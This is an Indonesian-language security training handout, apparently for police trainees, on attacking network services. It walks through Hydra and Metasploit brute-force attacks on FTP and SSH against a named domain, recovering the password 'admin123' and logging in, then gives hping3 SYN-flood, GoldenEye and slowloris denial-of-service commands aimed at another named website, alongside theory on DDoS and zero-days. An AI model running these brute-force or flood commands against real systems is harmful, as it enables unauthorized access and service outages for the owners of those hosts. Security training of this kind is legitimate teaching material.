Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 5. Teknik Penyerangan pada Servis

Table of Content

1. Mengenal serangan pada servis

Istilah "penyerangan pada servis" dalam konteks jaringan atau internet biasanya merujuk pada upaya untuk melumpuhkan, memanipulasi, atau mengeksploitasi layanan (service) yang berjalan di server.

Berikut adalah beberapa teknik penyerangan yang paling umum terjadi:

1. Denial of Service (DoS) dan Distributed Denial of Service (DDoS)

Ini adalah teknik paling populer untuk melumpuhkan layanan. Tujuannya bukan mencuri data, melainkan membuat layanan tidak bisa diakses oleh pengguna sah.

- **Cara kerja:** Penyerang membanjiri server dengan trafik palsu yang sangat besar hingga sumber daya server (CPU, RAM, atau bandwidth) habis.
- **DDoS:** Menggunakan ribuan perangkat yang terinfeksi (botnet) untuk menyerang satu target secara bersamaan.

2. Man-in-the-Middle (MitM)

Penyerang menempatkan diri mereka di antara komunikasi dua pihak (misalnya antara browser Anda dan server bank).

- **Sniffing:** Penyerang mengintip data yang lewat.

3. Brute Force & Dictionary Attack

Teknik klasik yang menyerang layanan autentikasi (login).

- **Brute Force:** Mencoba setiap kombinasi password yang mungkin secara otomatis.
- **Dictionary Attack:** Mencoba kata-kata yang umum digunakan sebagai password dari sebuah daftar (kamus).

4. 0day Exploit pada Servis

Zero-Day Exploit adalah serangan yang mengeksploitasi celah keamanan (vulnerability) yang **belum diketahui** oleh vendor perangkat lunak, pengembang, maupun publik.

Istilah "Zero-Day" merujuk pada jumlah hari yang dimiliki pengembang untuk memperbaiki celah tersebut setelah diketahui: **nol hari**. Penyerang sudah menemukan "pintu belakang" sebelum pemilik rumah menyadari bahwa pintu itu ada.

2. Brute Force Attack (ssh, ftp, telnet, dll)

Brute force attack adalah metode serangan siber yang dilakukan dengan cara mencoba semua kemungkinan kombinasi kata sandi, kunci dekripsi, atau PIN secara berulang-ulang sampai menemukan yang benar.

Bayangkan seseorang mencoba membuka gembok angka dengan mencoba kombinasi `0001`, `0002`, `0003`, dan seterusnya hingga gembok tersebut terbuka. Itulah prinsip dasar brute force.

Cara Kerja Brute Force Attack

Penyerang biasanya menggunakan skrip atau *software* otomatis yang mampu melakukan ribuan percobaan login dalam hitungan detik. Target utamanya adalah **servis atau protokol** yang terbuka ke publik, seperti:

- **SSH (Secure Shell):** Untuk akses server jarak jauh.
- **RDP (Remote Desktop Protocol):** Untuk kendali desktop jarak jauh.
- **Halaman Login Admin:** Seperti `/wp-admin` pada WordPress atau panel login database.
- **FTP (File Transfer Protocol):** Untuk transfer file ke server.

Pada contoh kali ini kita akan mencoba melakukan serangan brute force dictionary attack pada servis ssh dan ftp di server cynet.id, sebelumnya saya sudah mendapatkan username di server yaitu : adm

username ini bisa didapatkan melalui berbagai macam cara misal dengan path disclosure. Selain path disclosure atau information leak, bisa juga dengan mencoba user enumeration, contoh kita menambah string ini apakah ada root user di server :

http://website-target/~root

Jika hasilnya forbidden berarti user enumeration bisa dilakukan. Tapi jika hasilnya 404 berarti tidak bisa (teknik ini sudah jarang bisa dilakukan sekarang)


Brute force ftp

Kembali ke target kita yaitu cynet.id, kita akan coba melakukan brute force attack pada servis yang sering ada di server yaitu servis ssh dan servis ftp.


Pertama tama kita akan coba brute force servis ftp di port 21 di server cynet.id, kita akan menggunakan hydra. Buka terminal, ketikkan :

hydra -l adm -P /usr/share/wordlists/rockyou.txt ftp://cynet.id


Silahkan tunggu proses brute force otomatis dengan tool ini :



Hasil brute force terlihat kita berhasil mendapatkan password ftp untuk user adm yaitu : admin123 :



Selanjutnya kita tinggal mencoba dengan ftp atau gftp. Dengan ftp :



Brute force ssh

Untuk brute force ssh kita akan mencoba lagi pada user adm tadi, sebenarnya setelah password ftp didapat pada prakteknya kita tinggal mencoba username dan password itu untuk login ssh, tapi untuk keperluan keterangan penggunaan tool selanjutnya kita tetap akan brute force servis ssh ini.

Kita bisa menggunakan metasploit untuk brute force ssh. Buka terminal, ketikkan msfconsole

```
┌──(robohax㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

# cowsay++
 ______________
< metasploit >
 --------------
      \  ,__,
       \ (oo)____
         (__)    )\
           ||--|| *


      =[ metasploit v6.4.99-dev                          ]
```

+ -- --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

Selanjutnya kita akan menggunakan auxiliary ssh login brute force, ketik di msfconsole :

use auxiliary/scanner/ssh/ssh_login

Selanjutnya ketik : show options




Kita akan mengisi option sebagai berikut :

msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS cynet.id
RHOSTS => cynet.id
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME adm
USERNAME => adm
msf auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true


```
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE ⇒ /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS cynet.id
RHOSTS ⇒ cynet.id
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME adm
USERNAME ⇒ adm
msf auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS ⇒ 5
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf auxiliary(scanner/ssh/ssh_login) >
```

Jika sudah, di msfconsole ketikkan : run

Jika selesai, terlihat kita berhasil mendapatkan password ssh untuk user adm yaitu admin123 :



Kita bisa langsung tes ssh dengan username dan password tersebut :



Terlihat kita berhasil masuk ke dalam server melalui servis ssh dengan user : adm

3. DOS & DDOS

Dalam dunia keamanan siber, **DoS** dan **DDoS** adalah jenis serangan yang bertujuan untuk melumpuhkan sebuah layanan (seperti website, aplikasi, atau server) dengan cara membanjirinya dengan lalu lintas data yang sangat besar hingga sistem tersebut tidak sanggup lagi menanganinya.

Berikut adalah penjelasan rincinya:

---

1. DoS (Denial of Service)

DoS adalah serangan satu lawan satu. Penyerang menggunakan satu komputer dan satu koneksi internet untuk mengirimkan ribuan permintaan palsu ke target secara terus-menerus.

- **Cara Kerja:** Bayangkan sebuah toko kecil dengan satu pintu masuk. Jika ada satu orang yang terus-menerus masuk dan keluar pintu tersebut dengan sangat cepat tanpa membeli apa pun, pelanggan asli akan kesulitan untuk masuk.
- **Kelemahan:** Karena hanya berasal dari satu sumber, serangan ini relatif mudah diblokir hanya dengan memutuskan akses alamat IP penyerang.

---

2. DDoS (Distributed Denial of Service)

DDoS adalah versi yang jauh lebih berbahaya dan sulit ditangani. Serangan ini melibatkan banyak sumber (bisa ribuan hingga jutaan komputer) yang menyerang satu target secara bersamaan.

- **Botnet:** Penyerang biasanya menggunakan "Botnet", yaitu kumpulan komputer, HP, atau perangkat IoT yang telah terinfeksi malware sehingga bisa dikendalikan dari jarak jauh tanpa sepengetahuan pemiliknya.
- **Cara Kerja:** Menggunakan analogi toko tadi, DDoS ibarat ribuan orang yang datang ke toko tersebut secara serentak dari berbagai arah. Pemilik toko tidak bisa membedakan mana pengunjung yang ingin belanja dan mana yang hanya ingin membuat kerumunan (kemacetan).
- **Kelebihan (bagi penyerang):** Sangat sulit untuk diblokir karena lalu lintas data datang dari berbagai lokasi di seluruh dunia.

Perbedaan Utama: DoS vs DDoS

Fitur	DoS	DDoS
Jumlah Sumber	Satu perangkat/koneksi.	Banyak perangkat (Botnet).
Kecepatan	Lebih lambat dan terbatas.	Sangat cepat dan bervolume besar.
Kemudahan Deteksi	Mudah dilacak dan diblokir.	Sangat sulit dilacak karena tersebar.
Dampak	Biasanya hanya mengganggu sistem kecil.	Bisa melumpuhkan perusahaan besar atau infrastruktur negara.

Mengapa Orang Melakukan Serangan Ini?

1. **Persaingan Bisnis:** Menjatuhkan website kompetitor agar pelanggan beralih.
2. **Pemerasan:** Meminta uang tebusan agar serangan dihentikan.
3. **Haktivisme:** Bentuk protes politik atau sosial.
4. **Pengalihan Isu:** Melakukan DDoS agar tim keamanan sibuk, sementara penyerang melakukan pencurian data di bagian lain secara diam-diam.

Kali Linux memiliki berbagai alat bawaan yang bisa digunakan untuk menguji ketahanan server (stress testing). Berikut adalah beberapa yang paling populer:

---

1. SlowHTTPTest (Slowloris)

Alat ini sangat efektif karena tidak membutuhkan bandwidth besar. Ia bekerja dengan cara membuka koneksi HTTP ke server dan menjaganya tetap terbuka selama mungkin dengan mengirimkan data yang sangat lambat.

- **Target:** Web server (seperti Apache).
- **Kekuatan:** Bisa melumpuhkan server hanya dari satu laptop biasa.

2. Hping3

Ini adalah salah satu alat paling serbaguna di Kali Linux. Hping3 memungkinkan Anda mengirim paket TCP/IP kustom ke target.

- **Cara kerja:** Biasanya digunakan untuk **SYN Flood**, yaitu membanjiri target dengan permintaan koneksi hingga antrean koneksi server penuh.
- **Perintah dasar:** `hping3 -S --flood -V [IP Target]`

3. GoldenEye

GoldenEye adalah alat *application layer* DoS yang ditulis dalam Python. Alat ini mensimulasikan banyak pengguna yang mengakses sebuah website secara bersamaan untuk menghabiskan sumber daya RAM dan CPU server.

- **Target:** Aplikasi web dan database.

Untuk install di kali :

sudo apt install goldeneye

contoh penggunaan : goldeneye https://nama_domain.com

4. LOIC (Low Orbit Ion Cannon)

Meski lebih dikenal sebagai alat Windows, versi berbasis Python atau alat serupa tersedia di Linux. LOIC mengirimkan paket UDP, TCP, atau HTTP secara massal ke satu target.

- **Karakteristik:** Sangat mudah digunakan tetapi sangat mudah dilacak karena tidak menyembunyikan alamat IP asli penyerang.

5. Metasploit Framework

Metasploit bukan sekadar alat DoS, tetapi di dalamnya terdapat berbagai modul khusus untuk melakukan DoS pada protokol tertentu (seperti SMB, SNMP, atau HTTP).

- **Contoh modul:** `auxiliary/dos/tcp/synflood`

Pada contoh kali ini kita akan mencoba 1 tool untuk dos yaitu slowloris. Jika kita tes di terminal dengan mengetikkan slowloris, terlihat tool tersebut belum terinstall secara default

┌──(robohax㉿kali)-[~]


└─$ slowloris

Command 'slowloris' not found, but can be installed with:


sudo apt install slowloris

Do you want to install it? (N/y)

Kita akan menginstall slowloris di kali linux, ketikkan : sudo apt install slowloris



Selanjutnya kita tes serangan dos ke web target, contoh : http://www.cyberbee.com/



Setelah diserang agak lama, terlihat target web masih baik baik saja tidak mati, itu karena kita hanya menyerang dari 1 komputer, agar serangan lebih efektif perlu banyak komputer, ratusan, ribuan bahkan puluhan ribu server, jika dilakukan dari banyak server maka disebut serangan ddos (distributed denial of service).

Serangan ddos biasanya dilakukan oleh peretas yang memiliki banyak akses ke server atau memiliki malware yang sudah tersebar dan bisa dikontrol dengan perintah untuk melalukan serangan ddos. Dalam hal ini karena saya tidak memiliki akses ke banyak server, kita hanya akan menguji serangan dos dari komputer kita saja sehingga target web tidak lumpuh.

4. 0day dan 1day Exploit pada Servis

Pada bagian ini saya hanya akan membahas teori, kita akan lanjutkan tentang teknik pembuatan exploit pada Training ke 3.

0-day exploit pada servis (layanan) adalah serangan yang menargetkan kerentanan pada perangkat lunak yang berjalan di server atau jaringan (seperti Web Server, Database, atau Mail Server) sebelum pengembang layanan tersebut mengetahui adanya celah tersebut.

1-day exploit pada servis adalah eksploitasi keamanan pada servis yang berjalan di server yang memanfaatkan celah kerentanan (vulnerability) setelah celah tersebut diumumkan secara publik atau setelah tambalan (patch) resminya dirilis.

Karena servis biasanya terbuka untuk menerima koneksi dari luar, eksploitasi pada level ini sangat berbahaya karena dapat menyebabkan peretasan server secara massal tanpa interaksi pengguna.

Jenis-Jenis 0-day pada Servis

Berdasarkan cara kerjanya, 0-day pada servis dapat dibagi menjadi beberapa kategori:

- **Remote Code Execution (RCE)**: Ini adalah jenis yang paling kritis. Penyerang mengirimkan paket data yang dimanipulasi ke servis (misalnya via port 80 atau 443) yang menyebabkan server menjalankan perintah sistem operasi milik penyerang.
- **Buffer Overflow**: Penyerang mengirimkan input yang melebihi kapasitas memori yang dialokasikan oleh servis. Kelebihan data ini "meluap" dan menimpa instruksi program, memungkinkan penyerang mengambil alih kontrol alur kerja aplikasi.
- **Privilege Escalation**: Eksploitasi yang dilakukan setelah penyerang mendapatkan akses terbatas pada servis, kemudian memanfaatkan celah 0-day untuk naik menjadi pengguna dengan hak akses tertinggi (Root/Administrator).
- **Denial of Service (DoS)**: Kerentanan yang dimanfaatkan untuk membuat servis macet atau *crash* secara terus-menerus, mengakibatkan layanan tidak dapat diakses oleh pengguna sah.

Mengapa 0-day pada Servis Sangat Mahal?

